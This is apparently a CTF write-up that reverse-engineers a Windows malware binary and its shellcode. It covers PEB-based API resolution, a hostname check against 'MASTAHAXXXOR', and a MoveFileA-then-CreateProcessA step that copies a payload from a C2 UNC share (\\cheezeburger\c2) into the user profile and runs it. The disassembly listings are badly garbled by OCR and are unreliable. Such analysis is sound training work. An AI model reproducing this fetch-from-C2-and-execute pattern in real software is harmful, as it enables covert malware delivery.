Shellcode CTF DS 2023

- Category: Threat Hunt

- Level: Medium

- Note: A 32-bit Windows is recommended (optional)


- Description: One of our incident responders has found the following fragments during an attack (shellcode, ajjvhakjhcsas.exe) We only know that these files are related and form part of an attack. Can you help us find out what happened here?

1. Start

First we need to clarify what we are dealing with. This is a malware attack with at least 2 fragments. We start by analyzing the binary.

2nd Analysis


The first analysis shows that the binary is probably not packed and shows low entropy.



3. Strings

There are only a few interesting strings to find:


- Full path to Windows Edge with a link to youtube
- USERPROFILE
- \abc.exe
- delete_this: 0x%p- Running from: %s



4. Imports

If we load the binary into x64dbg, we can see some interesting imports or function calls. The following function is called via kernel32:

- CreateProcessA
- Sleep
- GetCurrentProcess




If we look for the function-calls Sleep and CreateProcessA in the binary, we come across an interesting part in +0x145c. The strings Running from, delete_this and the call to Edge.exe can also be found here

```
loc_15145C:
                                                                      short loc_1514C7
                                                                      eax, [ebp+ArgList]
dword ptr [ebp+Arg
lea
mov
                               ; ArgList
                                                                      lea
                                                                                eax, [ebp+ProcessInformation]
          Orrset Format ; "delete_this: 0x%p"
[ebp+var_7DC], 5F666F5Fh
[ebp+var_7D8], 3D79656Bh
[ebp+var_7D6]
                                                                                                     ; lpProcessInformation
                                                                      push
                                                                                                      ; lpStartupInfo
           [ebp+var_7D4], 74303077h
                                                                      push
                                                                                                       ; lpCurrentDirectory
          [ebp+var_7D0], 74303077h
sub_151010
                                                                      push
                                                                                                      ; lpEnvironment
call
                                                                                                      ; dwCreationFlags
                                                                      push
          eax, [ebp+var_878]
dword ptr [eax] ; ArgList
offset aRunningFromS ; "\n"
                                                                                                      : bInheritHandles
mov
                                                                      push
                                                                                                      ; lpThreadAttributes
push
                                                                      push
                                                                                                       ; lpProcessAttributes
push
                                                                      push
call
          sub_151010
                                                                      push
                                                                                                      ; lpApplicationName
mov
add
                                                                      call.
                                ; dwMilliseconds
          esi ; Sleep
short loc_1514F4
call
```

```
.text:0015145C loc_15145C:
                                                                        ; CODE XREF: _main+2A8:j
                                        test
                                                   short loc_1514C7
                                        jnz
                                                   eax, [ebp+ArgList]
                                        lea
                                                   dword ptr [ebp+ArgList], 666C6168h
                                        mov
                                        push
                                                                        ; ArgList
                                                  offset Format ; "delete_this: 0x%p"
[ebp+var_7DC], 5F666F5Fh
[ebp+var_7D8], 3D79656Bh
[ebp+var_7D4], 74303077h
[ebp+var_7D0], 74303077h
sub 151010
                                        push
                                        mov
                                        mov
                                        mov
                                                   sub_151010
                                        call.
                                                   eax, [ebp+var_878]
                                        mov
                                                   dword ptr [eax] ; ArgList
                                        push
                                                  offset aRunningFromS ; "\nRunning from: %s"
                                        push
                                        call
                                                   sub_151010
                                        mov
                                                   esi, ds:Sleep
                                        add
                                                                        ; dwMilliseconds
                                        push
                                                        : Sleep
                                        call.
```

5. Comparison

If we scroll a little further up here we see a cmp esi, edi. So there seems to be a comparison taking place that either opens the YouTube video or does something with the 2 strings.



6. x64dbg


If we examine this part manually in x64dbg and force the jump to left (red, zf=0) then a console opens with the following content:

delete_this: 0x0014F0B0

Running from: C:\Users\user\Desktop\binary.exe

It seems as if the developer forgot to remove the relevant strings here. To find out what this jump is all about, let's examine the binary again in IDA Free. We see several mov[ebp+X] on the left. If we convert the values we get a string "half_of_key_w00tw00t"

```
<u>...</u> 🚄 🖼
                                                            eax, [ebp+ArgList]
dword ptr [ebp+ArgList], 666C6168h
lea
mov
                           ; ArgList
                                                             lea
                                                                     eax, [ebp+ProcessI
push
                                                                                        ; lpProcessInformation
         offset Format
                                                             push
push
         [ebp+var_7DC], '_fo_
[ebp+var_7D8], '=yek
                                                                     eax, [ebp+Startup
mov
                                                             lea
                                                             push
                                                                                        ; lpStartupInfo
                                                                     eax
mov
         [ebp+var_7D4], 't00w
[ebp+var_7D0], 't00w
                                                                                          1pCurrentDirectory
                                                             push
mov
                                                                                        ; lpEnvironment
                                                             push
mov
         sub_151010
call.
                                                             push
                                                                                        : dwCreationFlags
         eax, [ebp+var_878]
                                                                                        ; bInheritHandles
mov
                                                             push
         dword ptr [eax] ; ArgList
                                                                                          lpThreadAttributes
push
                                                             push
push
         offset aRunningFromS
                                                             push
                                                                                         lpProcessAttributes
         sub_151010
call
                                                             push
                                                                     offset CommandLine
mov
add
         esi, ds:Sleep
                                                             push
                                                                                        ; lpApplicationName
                                                             call
                                                                     ds:CreateProcessA
push
                            : dwMilliseconds
                                                                      esi, ds:Sleep
         esi ; Sleep
short loc_1514F4
call
                                                 loc_1514F4:
                                                                            ; dwMilliseconds
                                                          0EA60h
esi ; Sleep
                                                 push
                                                 call
                                                          short loc_1514F4
                                                        // starts at 151289
```



Since the developer apparently forgot to delete the corresponding string "delete_this", we also see the appropriate value here where the "half_key" is located.

7. Shellcode


From this point on, the binary doesn't seem to do anything other than call the sleep function in a loop. So let's first focus on the shell code. To execute this we can build a corresponding binary that takes the shellcode, provides a memory area and then executes it from there.

```
| ##include <iostream>
| ##include <cstring>
| #include <windows.h>

| #include <windows.h>
| #include <windows.h>
| #include <windows.h>
| #include <windows.h>
| #include <windows.h>
| #include <windows.h>
| #include <windows.h>
| #include <windows.h>
| #include <iwindows.h>
| #include <iwind
```

8. Analysis

Once the program has been created, we jump to the appropriate point with x64dbg (call eax)



9. Dll-load and function-resolve

The first thing that catches the eye is the mov calls to esi. Here we see the value [fs:030], [esi+0x0c] and [esi+0x1c]. The shell code tries to find the individual loaded modules via PEB, Ldr and Ldr.InInitOrder.



	00000036	Word	0000
	00000038	Word	0000
	0000003A	Word	0000
e_lfanew	0000003C	Dword	000000

Malware developers use this to dynamically find the address of kernel32.dll, which can then be used to load additional modules via LoadLibrary. That is probably the case here too. So a few instructions further we should find several calls to the resolved LoadLibrary.

```
008D007E
                  68 83898578
                                               push 78858983
                  FF55 04
8945 10
                                               call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+10],eax
008D0083
00800086
                  68 SE4EOEEC
                                               push ECOE
00800089
                  FF55 04
8945 14
                                               call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+14],eax
008D008E
00800091
                                               push 1683FE72
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+18],eax
                  68 72FEB316
008D0094
                  FF55 04
008D0099
008D009C
                  8945 18
                                               push A40489
008D009F
                  68 548904A4
                  FF55 04
8945 1C
                                               call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+1C],eax
008D00A4
008D00A7
                                               push 73E2D87E
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+20],eax
008D00AA
                  68 7ED8E273
                  FF55 04
8945 20
008D00AF
008D00B2
008D00B5
                  68 02FA0DE6
                                               push
                                                      E60DF
                                               call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+30],eax
008D00BA
                  FF55 04
                  8945 30
008D00BD
                                               push EFE297C0
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+34],eax
008D00C0
                  68 C097E2EF
008D00C5
                  FF55 04
008D00C8
                  8945 34
                  68 8F22A496
                                               push 96A4228F
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+38],eax
008D00CB
                  FF55 04
008D00D0
008D00D3
                  8945 38
                                               push 579D1BE9
call dword ptr ss:[ebp+4]
                  68 E91B9D57
00800006
                  FF55 04
008DOODB
                                               mov dword ptr ss:[ebp+40],eax
008D00DE
                  8945 40
                  68 B0492DDB
008D00E1
                                               push DB2D49B0
                                               call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+44],eax
                  FF55 04
008D00E6
                  8945 44
008D00E9
008D00EC
                  31C0
                                                    eax, eax
                                               mov eax,6C6C6411
008D00EE
                  B8 11646C6C
                  C1E8 08
008D00F3
                                               shr eax,8
                  50
                                               push eax
008D00F6
008D00F7
                  68
                      656E762E
                                               push 2E766E65
                                               push 72657375
                      75736572
008D00FC
                  68
00800101
                  54
                                               push
                                                      esp
00800102
                  FF55
                                               call
                                                     dword ptr ss:[ebp+14]
                        14
```

X64dbg helps us here and resolves the function calls accordingly.

```
894424 1C
                                                                           dword ptr ss:[esp+1C],eax
                                                                                                                                                  eax: LoadLibrarvAStub@4
                          61
C3
68 83B9B578
FF55 04
008D007C
                                                                   push 7885B983
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+10],eax
push ECOE4E8E
008D007E
008D0083
                          8945 10
68 8E4E0EEC
008D0086
008D0089
                                                                                                                                                  [ebp+10]:_TerminateProcessStub@
                          FF55 04
8945 14
68 72FEB316
FF55 04
8945 18
                                                                   call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+14],eax
008D008E
                                                                                                                                                  eax:_LoadLibraryAStub@4
                                                                   push 1683FE72
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+18],eax
008D0099
008D009C
                                                                                                                                                  eax:_LoadLibraryAStub@4
                                                                   mov dwore push A4048954
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+1C],eax
b 73E2D87E
                          8945 18
68 548904A4
FF55 04
8945 1C
68 7ED8E273
FF55 04
8945 20
68 02FA0DE6
008D009F
008D00A4
008D00A7
                                                                                                                                                  eax:_LoadLibrarvAStub@4
                                                                   push 73E2D87E
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+20],eax
push E60DFA02
008D00AA
008D00AF
                                                                                                                                                  eax:_LoadLibraryAStub@4
00800085
                                                                    mov dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+30],eax
push EFE297C0
008D00BA
008D00BD
                          FF55 04
8945 30
                                                                                                                                                  eax:_LoadLibraryAStub@4
                          8945 30
68 C097E2EF
FF55 04
8945 34
68 8F22A496
008D00C0
008D00C5
                                                                    mov dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+34],eax
push 96A4228F
                                                                                                                                                 eax: LoadLibrarvAStub@4
00800008
                                                                   mov dword ptr ss:[ebp+34],eax
push 96A4228F
call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+38],eax
push 579D18E9
                          FF55 04
008D00D0
                          8945 38
68 E91B9D57
                                                                                                                                                  eax: LoadLibrarvAStub@4
00800006
                                                                   call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+40],eax
008D00DB
008D00DE
                          FF55 04
8945 40
                                                                                                                                                  eax:_LoadLibraryAStub@4
                          68 B049
FF55 04
8945 44
008D00E1
                                B0492DDB
                                                                   call dword ptr ss:[ebp+4]
mov dword ptr ss:[ebp+44],eax
                                                                                                                                                 eax:_LoadLibraryAStub@4
008D00E9
                                                                                                                                                 eax:_LoadLibraryAStub@4
eax:_LoadLibraryAStub@4
eax:_LoadLibraryAStub@4
eax:_LoadLibraryAStub@4
eax:_LoadLibraryAStub@4
008D00EC
008D00EE
                                                                    xor eax,eax
mov eax,6C6C6411
                          B8 11646C6C
C1E8 08
50
                                                                   push eax
push 2E766E65
                          68 65 6E7 62E
```

If you go through all of these calls, you will also see corresponding entries in the x64dbg log regarding loaded libraries.

```
Breakpoint at 008D018B set!

DLL Loaded: 75370000 C:\Windows\System32\userenv.dll

DLL Loaded: 77150000 C:\Windows\System32\rpcrt4.dll

DLL Loaded: 76F90000 C:\Windows\System32\rpcrt4.dll

DLL Loaded: 77480000 C:\Windows\System32\rpcrt4.dll

DLL Loaded: 76200000 C:\Windows\System32\rpcrt4.dll

DLL Loaded: 770B0000 C:\Windows\System32\rpcrt2.dll

DLL Loaded: 770B0000 C:\Windows\System32\rpcrt32.dll

DLL Loaded: 75540000 C:\Windows\System32\rpcrt32.dll

DLL Loaded: 75910000 C:\Windows\System32\rpcrt32.dll

DLL Loaded: 75910000 C:\Windows\System32\rpcrt32.dll

DLL Loaded: 758B0000 C:\Windows\System32\rpcrt32.dll

DLL Loaded: 758C0000 C:\Windows\System32\rpcrt32.dll

DLL Loaded: 77450000 C:\Windows\System32\rpcrt32.dll

INT3 breakpoint at 008D018B!
```

GetComputerName

Once the function calls are resolved, we see calls to opentoken, getcurrentprocess and other initially uninteresting calls. The first interesting call is getcomputername. Once the call has been completed, we see 3 jne to TerminateProcess. The assumption is that values are being compared here that are related to the computer name. If you check the individual values in [edx], the following string results:

```
h eax
| dword ptr ss:[ebp+38]
| dword ptr ds:[edx],5453414D
                                FF55 38
813A 40415354
-0F85 F2010000
83C2 04
813A 41484158
0F85 E3010000
83C2 04
813A 58584F52
0F85 D4010000
FF55 30
50
68 54525545
66:88 1104
66:83E8 11
50
FF55 34
89E0
31C9
                                                                                                                                                                                             [ebp+38]:_GetComputerNameA@8
edx:"USER-PC"
                                                                                       add edx,4
cmp dword ptr ds:[edx],58414841
008D01B8
008D01BE
                                                                                       add edx,4
cmp dword ptr ds:[edx],524F5858
                                                                                                                                                                                             edx: "USER-PC"
edx: "USER-PC"
008D01C4
                                                                                       ine 8003A7
call dword ptr ss:[ebp+30]
push eax
push 45555254
mov ax,411
sub ax,11
nush eax
008D01D3
008D01D6
008D01D7
008D01DC
                                                                                       call dword ptr ss:[ebp+34]
mov edx,eax
                                                                                                                                                                                             [ebp+34]:_OpenProcessStub@12
edx:"USER-PC"
                                                                                       mov edx,eax
mov eax,esp
xor ecx,ecx
mov cx,7EB
sub eax,ecx
                                  31C9
66:B9 EB07
                                    50

FF55 38

813A 40415354

0F85 F2010000

83C2 04

813A 41484158

0F85 E3010000

83C2 04

813A 58584F52

0F85 D4010000

FF55 30

50

50

66:88 1104

66:83E8 11

50

FF55 34

89C2

89E0

31C9

66:89 E807

29C8
                                                                                      push eax
call dword ptr ss:[ebp+38]
cmp dword ptr ds:[edx],5453414D
jne 8D03A7
add edx,4
cmp dword ptr ds:[edx],58414841
                                                                                       add edx,4
cmp dword ptr ds:[edx],524F5858
                                                                                      jne 8D03A7
call dword ptr ss:[ebp+30]
push eax
push 45555254
                                                                              *Untitled - Notepad
       008D01E0
                                                                              File Edit Format View Help
                                                                             5453414d = MAST
                                                                             58414841 = AHAX
                                                                             524F5858 = XXOR
```

The shellcode checks the hostname against "MASTAHAXXXOR". From this point on it makes sense to change the hostname accordingly.

11. MoveFileA

Once the host name has been changed and the PC has been restarted, we jump back to GetComputerName, this time going through the comparisons without jumping to TerminateProcess and then get to the next call GetUserProfiledirectory and MoveFileA.

```
| 00800259 | 89C8 | 89C2 | mov edx,eax | mov dword ptr ds:[eax+4],esi | mov dword ptr ds:[eax-1],6578652E | mov dword ptr ds:[eax-4],67306730 | esi:"C:\\Users\\user\\abc.exe" | esi:"C:\\users\\user\\abc.exe"
```

Here if we examine the value lpExistingFileName we can see a UNC path

```
Syntax

C++

BOOL MoveFileA(
  [in] LPCSTR lpExistingFileName,
  [in] LPCSTR lpNewFileName
);
```

\\cheezeburger\c2\mo0o0o.exe

```
005ADFB9 00 00 00 6C E1 5A 00 00 00 00 78 E1 5A 00 70 ...1áZ....xáZ.p 005ADFC9 00 00 00 08 F4 AB 8B FE FF FF FF 68 E0 5A 00 9C ...»ô«.þÿÿÿhàZ..


The 005ADFD9 B7 57 77 00 00 00 00 06 5C 5C 63 68 65 65 7A 65 www....\cheeze 005ADFE9 62 75 72 67 65 72 5C 63 32 5C 6D 6F 30 6F 30 6F burger\c2\mo00000 005ADFF9 2E 65 78 65 00 00 00 00 00 00 78 E1 5A 00 10 .exe....xáZ.. 005AE009 81 9B 00 C3 F7 AB 8B FE FF FF FF 60 0E 00 00 00 ...Å÷«.þÿÿÿ`...
```

value lpNewFileName points to the current user path (in this case C:\Users\user\) and \abc.exe This means an attempt is made to move a file from \cheezeburger\mo0o0o.exe towards C:\Users\user\abc.exe. The host cheezeburger was probably the C2 server hosted locally at the victim. In order to avoid IOCs like Ips, the author probably hosted the infrastructure locally and thereby avoided traffic to the internet.

Briefly summarized, we have the following situation. The shellcode checks the hostname and copies a file from a UNC path. To provide this, we can use Impacket and smbserver, for example, and rename the file accordingly. In order for the host to resolve cheezeburger, the file C:\Windows\system32\drivers\etc\hosts can be adjusted accordingly.

```
*Untitled - Notepad
                                          # This is a sample HOSTS file used by Microsoft TCP/IP
File Edit Format View Help
                                          # This file contains the mappings of IP addresses to ho
5453414d = MAST
                                          # entry should be kept on an individual line. The IP ad
58414841 = AHAX
                                          # be placed in the first column followed by the corresp
524F5858 = XXOR
                                          # The IP address and the host name should be separated
                                          # space.
\\cheezeburger\c2\mo0o0o.exe
                                          # Additionally, comments (such as these) may be inserte
                                          # lines or following the machine name denoted by a '#'
                                          # For example:
                                                 102.54.94.97 rhino.acme.com
                                                                                         # sourc
                                                  38.25.63.10 x.acme.com
                                                                                         # x cli
                                          # localhost name resolution is handled within DNS itsel
                                    20
                                              127.0.0.1 localhost
                                                              localhost
                                          172.16.0.216 cheezeburger
```

If the share is set up accordingly, the call to MoveFileA also works and the file abc.exe is stored in the user path.



12. CreateProcessA

Next we see a call to CreateProcessA. Let's look at the parameters, only lpCommandLine seems interesting.

```
Address
         Hex
                                                             ASCIT
OODBE7F4
         00 00 00 00 B2 E0 DB 00 00
                                      00 00
                                             00 00 00
                                                      00 00
00DBE804
         00
            00
               00
                  00
                         00
                            00
                                08
                                   00
                                      00
                                         00
                                             00
                                                00
                                                   00
                                                      00
                                                         00
00DBE814
            E8
               DB
                  00 DC
                         E4
                            DB
                                00 44
                                      00 00 00 00 00
                                                      00 00
            00 00 00 00
                         00 00 00 00
00DBE824
         00
                                      00 00 00 00 00
                                                      00 00
            00 00
                  00
                      00
                         00
                            00
                               00
                                   00
                                      00
                                         00
                                            00
                                                00
                                                  00
                                                      00
                                                         00
```

```
C++
                                                                   Copy Copy
BOOL CreateProcessA(
                                               lpApplicationName,
  [in, optional]
                       LPCSTR
                                               lpCommandLine,
  [in, out, optional] LPSTR
  [in, optional]
                       LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]
                       LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]
                       BOOL
                                               bInheritHandles,
  [in]
                       DWORD
                                               dwCreationFlags,
  [in, optional]
                                               lpEnvironment,
                       LPVOID
  [in, optional]
                       LPCSTR
                                               lpCurrentDirectory,
  [in]
                       LPSTARTUPINF0A
                                               lpStartupInfo,
                       LPPROCESS_INFORMATION lpProcessInformation
  [out]
);
```

Since x64dbg changes the command line here, a call does not work as desired. But if we look at the previous calls, the path %userpath%\abc.exe is used as lpCommandLine. This means we can try to execute this call without x64dbg.

